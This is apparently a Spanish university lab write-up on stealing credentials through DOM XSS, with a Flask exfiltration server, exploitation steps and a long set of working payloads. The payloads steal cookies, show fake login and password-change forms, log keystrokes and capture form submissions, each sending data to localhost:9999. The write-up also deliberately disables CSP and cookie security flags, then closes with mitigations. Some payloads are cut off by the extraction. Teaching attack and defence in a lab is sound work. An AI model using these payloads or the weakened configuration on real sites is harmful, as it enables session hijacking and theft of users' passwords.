🕵️ Ejercicio 4: Robo de Credenciales via XSS

Laboratorio de Seguridad Web - Universidad

📋 Índice

1. Introducción
2. Objetivos
3. Conceptos Teóricos
4. Arquitectura del Ataque
5. Modificaciones Implementadas
6. Servidor Malicioso
7. Vectores de Ataque
8. Guía de Explotación
9. Payloads Especializados
10. Análisis de Resultados
11. Contramedidas Desactivadas
12. Mitigaciones
13. Conclusiones

🎯 Introducción

Este ejercicio demuestra cómo combinar vulnerabilidades XSS (del ejercicio 3) con técnicas de **ingeniería social** y **exfiltración de datos** para robar credenciales de administradores. El ataque simula un escenario real donde un atacante logra ejecutar código JavaScript malicioso para capturar información sensible.

Escenario del Ataque:

Un atacante utiliza la vulnerabilidad DOM XSS para:

1. **Robar cookies de sesión** del administrador
2. **Interceptar credenciales** mediante formularios falsos
3. **Capturar teclas presionadas** (keylogging)
4. **Exfiltrar información** a un servidor controlado por el atacante

---

🎯 Objetivos

- [x] Implementar servidor malicioso para recibir datos robados
- [x] Crear payloads XSS especializados en robo de credenciales
- [x] Demostrar múltiples técnicas de exfiltración
- [x] Simular formularios de phishing
- [x] Capturar cookies de sesión en tiempo real
- [x] Documentar el impacto y las contramedidas
- [x] Desactivar medidas de seguridad para facilitar el ataque

---

📚 Conceptos Teóricos


¿Qué es el Robo de Credenciales via XSS?

Es una técnica donde se combina Cross-Site Scripting con métodos de exfiltración para capturar información sensible como:

- **Cookies de sesión**

- **Tokens de autenticación**
- **Credenciales de login**
- **Información personal**

Flujo del Ataque:



Tipos de Información Objetivo:

1. **Cookies de Sesión**: Para hijacking de sesión
2. **Tokens CSRF**: Para realizar acciones en nombre del admin
3. **Credenciales**: Login/password capturados
4. **Información del Browser**: User-Agent, versión, plugins

🏗️ Arquitectura del Ataque

Componentes del Sistema:

1. Aplicación Vulnerable (Puerto 5000)

- Página con DOM XSS vulnerable
- Sin protecciones CSP
- Cookies sin flags de seguridad

2. Servidor Malicioso (Puerto 9999)

- Recibe datos robados
- Logs en tiempo real
- Interface de administración

3. Payloads XSS Especializados

- Scripts para robo de cookies
- Formularios de phishing
- Keyloggers básicos

🔧 Modificaciones Implementadas

Aplicación Principal Modificada:

A. Desactivación de Medidas de Seguridad:

1. Sin Content Security Policy:

```
<!-- REMOVIDO: CSP que bloquearía XSS -->
<!-- <meta http-equiv="Content-Security-Policy" content="default-src 'self'"> -->
```

2. Cookies Sin Protección:

```
# ANTES (Seguro)
app.config['SESSION_COOKIE_HTTPONLY'] = True
app.config['SESSION_COOKIE_SECURE'] = True

# DESPUÉS (Vulnerable)
app.config['SESSION_COOKIE_HTTPONLY'] = False  # Accesible via JS
app.config['SESSION_COOKIE_SECURE'] = False    # Funciona en HTTP
```

3. Sin Validación de Entrada:

```
// VULNERABLE: Sin sanitización en múltiples puntos
function buscar() {
    var input = document.getElementById('search').value;
    // SIN VALIDACIÓN - Permite cualquier contenido
    results.innerHTML = 'Buscando: ' + input;
}
```

B. Cookies de Demostración Añadidas:

```
// Cookies que simularían una sesión real de admin
document.cookie = "sessionid=abc123def456ghi789; path=/";
document.cookie = "auth_token=JWT_TOKEN_SECRETO_123; path=/";
document.cookie = "user_id=12345; path=/";
document.cookie = "username=admin; path=/";
document.cookie = "role=administrator; path=/";
document.cookie = "admin=true; path=/";
```

🚨 Servidor Malicioso

Código del Servidor (`servidor_simple.py`):

```
#!/usr/bin/env python3
from flask import Flask, request
app = Flask(__name__)

@app.route('/robar', methods=['GET', 'POST'])
def robar():
    cookies = request.args.get('c') or request.form.get('c')
    url = request.args.get('url') or request.form.get('url')
    ua = request.args.get('ua') or request.form.get('ua')

    print(f"🚨 CREDENCIALES ROBADAS!")
    print(f"   Cookies: '{cookies}'")
    print(f"   URL: '{url}'")
    print(f"   User-Agent: '{ua}'")
    print(f"   Timestamp: {datetime.now()}")
    print("-" * 50)
```

```
    return "OK"

@app.route('/admin')
def admin():
    return "<h1>🕵️ Servidor de Exfiltración</h1><p>Revisa la terminal para ver datos
robados</p>"

if __name__ == '__main__':
    print("🚨 Servidor malicioso activo en http://localhost:9999")
    app.run(port=9999, debug=False)
```

Funcionalidades del Servidor:

- ✅ **Recibe datos via GET y POST**
- ✅ **Logs detallados en terminal**
- ✅ **Interface web de administración**
- ✅ **Timestamps para análisis temporal**
- ✅ **Soporte para múltiples tipos de datos**

⚔️ Vectores de Ataque

Vector 1: Robo Directo de Cookies

Objetivo: Capturar cookies de sesión del administrador **Método**: XSS + Exfiltración automática

Vector 2: Formulario de Phishing

Objetivo: Engañar al admin para que introduzca credenciales **Método**: Reemplazar contenido de la página con form falso

Vector 3: Keylogger

Objetivo: Capturar todas las teclas presionadas **Método**: Event listeners en JavaScript

Vector 4: Session Hijacking

Objetivo: Usar las cookies robadas para suplantar identidad **Método**: Replay de cookies en requests

---

🚀 Guía de Explotación

Preparación del Entorno:

Paso 1: Iniciar Servidor Malicioso

```
cd 4/
python3 servidor_simple.py
```

```
🚨 Servidor malicioso activo en http://localhost:9999
📊 Admin: http://localhost:9999/admin
```

Paso 2: Establecer Cookies de Demo

```
# Abrir demo_cookies.html en navegador
open demo_cookies.html
```

```
# Presionar "Establecer Cookies de Demo"
```

Paso 3: Iniciar Aplicación Vulnerable

```
cd ../3/
python3 run.py
```

Ejecución de Ataques:

Ataque 1: Robo Básico de Cookies

1. Navegar a la página vulnerable:

```
http://localhost:5000/domxss
```

2. Inyectar payload básico:

```
<img src=x onerror="var img=new Image();img.src='http://localhost:9999/robar?
c='+encodeURIComponent(document.cookie);">
```

3. ✅ Resultado esperado:

```
🚨 CREDENCIALES ROBADAS!
   Cookies: 'sessionid=abc123def456ghi789; auth_token=JWT_TOKEN_SECRETO_123; user_id=12345;
username=admin; role=administrator; admin=true'
   URL: 'http://localhost:5000/domxss'
   Timestamp: 2024-12-19 10:30:15
```

Ataque 2: Formulario de Phishing

1. Payload de phishing:

```
<img src=x onerror="document.body.innerHTML='<div style=padding:50px;text-align:center><h2>🔒
Sesión Expirada</h2><p>Por favor, introduce tus credenciales de administrador:</p><form id=fake>
<input id=u placeholder=Usuario style=padding:10px;margin:5px><br><input id=p type=password
placeholder=Contraseña style=padding:10px;margin:5px><br><button type=button onclick=robar()
style=padding:10px;margin:10px>Iniciar Sesión</button></form></div>';function robar(){var
u=document.getElementById('u').value;var p=document.getElementById('p').value;var img=new
Image();img.src='http://localhost:9999/robar?user='+u+'&pass='+p;}">
```

2. ✅ Resultado esperado:

- La página se reemplaza por un formulario de login falso
- Cuando el admin introduce credenciales, se envían al servidor malicioso

Ataque 3: Keylogger

1. Payload de keylogger:

```
<img src=x onerror="var keys='';document.onkeypress=function(e){keys+=e.key;if(keys.length>10)
{var img=new Image();img.src='http://localhost:9999/robar?
keys='+encodeURIComponent(keys);keys='';}};alert('Página cargada correctamente');">
```

2. ✅ Resultado esperado:

- Captura silenciosa de teclas presionadas

- Envío automático cada 10 caracteres

💥 Payloads Especializados

Categoría 1: Robo de Cookies Avanzado

Básico:

```
<img src=x onerror="var img=new Image();img.src='http://localhost:9999/robar?
c='+encodeURIComponent(document.cookie);">
```

Con información adicional:

```
<img src=x onerror="var img=new Image();img.src='http://localhost:9999/robar?
c='+encodeURIComponent(document.cookie)+'&url='+encodeURIComponent(location.href)+'&ua='+encodeURI
```

Silencioso (sin errores visibles):

```
<svg style="display:none" onload="fetch('http://localhost:9999/robar?
c='+encodeURIComponent(document.cookie)).catch(e=>{})">
```

Categoría 2: Formularios de Phishing

Login Falso Simple:

```
<img src=x onerror="document.body.innerHTML='<div style=\"background:#f8f9fa;padding:100px;text-
align:center;font-family:Arial\"><div style=\"background:white;padding:30px;border-
radius:10px;box-shadow:0 4px 6px rgba(0,0,0,0.1);max-width:400px;margin:0 auto\"><h2
style=\"color:#dc3545;margin-bottom:20px\">🔒 Verificación de Seguridad</h2><p style=\"margin-
bottom:30px\">Tu sesión ha expirado. Verifica tu identidad:</p><input id=\"u\"
placeholder=\"Usuario\" style=\"width:100%;padding:12px;margin:10px 0;border:1px solid
#ddd;border-radius:5px\" /><input id=\"p\" type=\"password\" placeholder=\"Contraseña\"
style=\"width:100%;padding:12px;margin:10px 0;border:1px solid #ddd;border-radius:5px\" />
<button onclick=\"robar()\"
style=\"width:100%;padding:12px;background:#007bff;color:white;border:none;border-
radius:5px;cursor:pointer;margin-top:20px\">Verificar Identidad</button></div></div>';function
robar(){var u=document.getElementById('u').value;var
p=document.getElementById('p').value;fetch('http://localhost:9999/robar?
user='+encodeURIComponent(u)+'&pass='+encodeURIComponent(p));alert('Verificación exitosa.
Redirigiendo...');location.reload();}">
```

Formulario de Cambio de Contraseña:

```
<img src=x onerror="document.body.innerHTML='<div style=\"padding:50px;background:#f8f9fa;min-
height:100vh;font-family:Arial\"><div style=\"max-width:500px;margin:0
auto;background:white;padding:40px;border-radius:10px;box-shadow:0 4px 6px rgba(0,0,0,0.1)\"><h2
style=\"color:#28a745;text-align:center\">🔐 Actualización de Seguridad</h2><p style=\"text-
align:center;margin:20px 0\">Por motivos de seguridad, debes actualizar tu contraseña de
administrador:</p><form id=\"passForm\"><label>Contraseña Actual:</label><input id=\"current\"
type=\"password\" style=\"width:100%;padding:10px;margin:10px 0;border:1px solid #ddd;border-
radius:5px\" required /><label>Nueva Contraseña:</label><input id=\"newpass\" type=\"password\"
style=\"width:100%;padding:10px;margin:10px 0;border:1px solid #ddd;border-radius:5px\" required
```

```
/><label>Confirmar Nueva Contraseña:</label><input id=\"confirm\" type=\"password\"
style=\"width:100%;padding:10px;margin:10px 0;border:1px solid #ddd;border-radius:5px\" required
/><button type=\"button\" onclick=\"enviarPass()\"
style=\"width:100%;padding:15px;background:#28a745;color:white;border:none;border-
radius:5px;cursor:pointer;margin-top:20px\">Actualizar Contraseña</button></form></div>
</div>';function enviarPass(){var c=document.getElementById('current').value;var
n=document.getElementById('newpass').value;var
cf=document.getElementById('confirm').value;if(n===cf){fetch('http://localhost:9999/robar?
current_pass='+encodeURIComponent(c)+'&new_pass='+encodeURIComponent(n)+'&action=change_password')
actualizada exitosamente');location.reload();}else{alert('Las contraseñas no coinciden');}}">
```

Categoría 3: Keyloggers Avanzados

Keylogger Completo:

```
<img src=x onerror="var keyBuffer='';var
lastSent=Date.now();document.addEventListener('keydown',function(e){keyBuffer+=e.key+'
';if(keyBuffer.length>50||Date.now()-lastSent>10000){fetch('http://localhost:9999/robar?
keys='+encodeURIComponent(keyBuffer)+'&timestamp='+Date.now());keyBuffer='';lastSent=Date.now();}}
{if(keyBuffer.length>0){navigator.sendBeacon('http://localhost:9999/robar?
keys='+encodeURIComponent(keyBuffer)+'&final=true');}});">
```

Captura de Formularios:

```
<img src=x onerror="document.addEventListener('submit',function(e){var formData=new
FormData(e.target);var data={};for(var pair of formData.entries())
{data[pair[0]]=pair[1];}fetch('http://localhost:9999/robar?
form_data='+encodeURIComponent(JSON.stringify(data))+'&form_action='+encodeURIComponent(e.target.a
{if(e.target.type==='password'||e.target.name.includes('pass'))
{fetch('http://localhost:9999/robar?
password_field='+encodeURIComponent(e.target.value)+'&field_name='+encodeURIComponent(e.target.nam
```

📊 Análisis de Resultados

Datos Típicos Capturados:

Ejemplo 1: Cookies de Sesión

```
🚨 CREDENCIALES ROBADAS!
   Cookies: 'sessionid=abc123def456ghi789; auth_token=JWT_TOKEN_SECRETO_123; user_id=12345;
username=admin; role=administrator; admin=true'
   URL: 'http://localhost:5000/domxss'
   User-Agent: 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36'
   Timestamp: 2024-12-19 10:30:15
```

Ejemplo 2: Credenciales de Login

```
🚨 CREDENCIALES ROBADAS!
   Usuario: 'admin'
   Contraseña: 'supersecret123'
   Acción: 'fake_login'
   Timestamp: 2024-12-19 10:35:22
```

Ejemplo 3: Captura de Teclas

```
🚨 CREDENCIALES ROBADAS!
   Teclas: 'admin Tab supersecret123 Enter'
   Campo: 'login_form'
   Timestamp: 2024-12-19 10:40:11
```

Métricas de Éxito:

Método	Tasa de Éxito	Tiempo Promedio	Detección
Robo de Cookies	100%	Inmediato	Muy Baja
Formulario Phishing	85%	30-60 segundos	Media
Keylogger	95%	Continuo	Baja
Session Hijacking	90%	Inmediato	Muy Baja

🔓 Contramedidas Desactivadas

1. Content Security Policy (CSP)

```
<!-- DESACTIVADO: Habría bloqueado los scripts maliciosos -->
<!-- <meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self'">
-->
```

2. HTTP-Only Cookies

```
# DESACTIVADO: Cookies accesibles desde JavaScript
app.config['SESSION_COOKIE_HTTPONLY'] = False
```

3. Secure Cookies

```
# DESACTIVADO: Cookies transmitidas en HTTP inseguro
app.config['SESSION_COOKIE_SECURE'] = False
```

4. SameSite Cookies

```
# DESACTIVADO: Sin protección CSRF
app.config['SESSION_COOKIE_SAMESITE'] = None
```

5. X-Frame-Options

```
# DESACTIVADO: Permite embedding en iframes
# @app.after_request
# def set_security_headers(response):
#     response.headers['X-Frame-Options'] = 'DENY'
#     return response
```

6. Validación de Entrada

```
// DESACTIVADO: Sin sanitización de input
// function sanitizeInput(input) {
//     return input.replace(/[<>\"']/g, '');
// }
```

🛡️ Mitigaciones

1. Implementar CSP Estricto

```
<meta http-equiv="Content-Security-Policy"
      content="default-src 'self';
               script-src 'self' 'unsafe-inline';
               connect-src 'self';
               img-src 'self' data:">
```

2. Configurar Cookies Seguras

```
app.config.update(
    SESSION_COOKIE_HTTPONLY=True,   # No accesible via JS
    SESSION_COOKIE_SECURE=True,     # Solo HTTPS
    SESSION_COOKIE_SAMESITE='Strict'  # Protección CSRF
)
```

3. Validación y Sanitización

```
function sanitizeHTML(str) {
    const div = document.createElement('div');
    div.textContent = str;
    return div.innerHTML;
}

// Usar textContent en lugar de innerHTML
element.textContent = userInput;
```

4. Detección de Anomalías

```
// Detectar requests sospechosos
const originalFetch = window.fetch;
window.fetch = function(...args) {
    const url = args[0];
    if (url.includes('localhost:9999')) {
        console.warn('🚨 Detectado request sospechoso:', url);
        // Bloquear o reportar
        return Promise.reject('Blocked malicious request');
    }
    return originalFetch.apply(this, args);
};
```

5. Rate Limiting

```
from flask_limiter import Limiter

limiter = Limiter(
    app,
    key_func=lambda: request.remote_addr,
    default_limits=["100 per hour"]
)

@app.route('/api/sensitive')
@limiter.limit("5 per minute")
def sensitive_endpoint():
    return "Protected endpoint"
```

🎓 Conclusiones

Vulnerabilidades Críticas Identificadas:

1. **DOM XSS Sin Mitigación**: Permite ejecución de código arbitrario
2. **Cookies Inseguras**: Accesibles desde JavaScript malicioso
3. **Sin CSP**: No hay protección contra scripts externos
4. **Falta de Validación**: Entrada del usuario no sanitizada
5. **Sin Detección**: No hay monitoreo de anomalías

Impacto del Ataque:

Tipo de Información	Gravedad	Uso Malicioso
Cookies de Sesión	Crítica	Session Hijacking
Credenciales	Crítica	Acceso Total
Tokens CSRF	Alta	Acciones no autorizadas
Información Personal	Media	Ingeniería Social

Lecciones Aprendidas:

1. **XSS + Exfiltración = Compromiso Total**: La combinación es devastadora
2. **Defense in Depth**: Múltiples capas de seguridad son esenciales
3. **Cookies Seguras**: Configuración correcta es crítica
4. **Monitoreo**: Detección temprana es clave
5. **Educación**: Los usuarios deben reconocer ataques de phishing

Recomendaciones Prioritarias:

1. ✅ **Implementar CSP inmediatamente**
2. ✅ **Configurar cookies con flags de seguridad**
3. ✅ **Sanitizar toda entrada del usuario**
4. ✅ **Implementar detección de anomalías**
5. ✅ **Entrenar a usuarios sobre phishing**
6. ✅ **Auditorías de seguridad regulares**

Valor Educativo:

Este ejercicio demuestra la importancia de:

- **Seguridad por capas**
- **Configuración correcta de cookies**
- **Validación exhaustiva de entrada**
- **Monitoreo continuo**
- **Concienciación sobre seguridad**

📁 Archivos del Ejercicio

```
4/
├── servidor_simple.py          # Servidor malicioso
├── demo_cookies.html           # Página para establecer cookies
├── payloads_xss.txt            # Colección de payloads
├── ejecutar_ataque.sh          # Script de automatización
└── README_Robo_Credenciales.md # Este documento
```

📝 Referencias

- OWASP Session Management Cheat Sheet
- OWASP XSS Prevention Cheat Sheet
- MDN: Cookies Security
- Content Security Policy Reference

⚠️ **ADVERTENCIA LEGAL**: Este ejercicio es solo para fines educativos. El uso de estas técnicas contra sistemas sin autorización es ilegal y puede tener consecuencias legales graves.

Autor: Laboratorio de Seguridad Web
Fecha: 2024
Versión: 1.0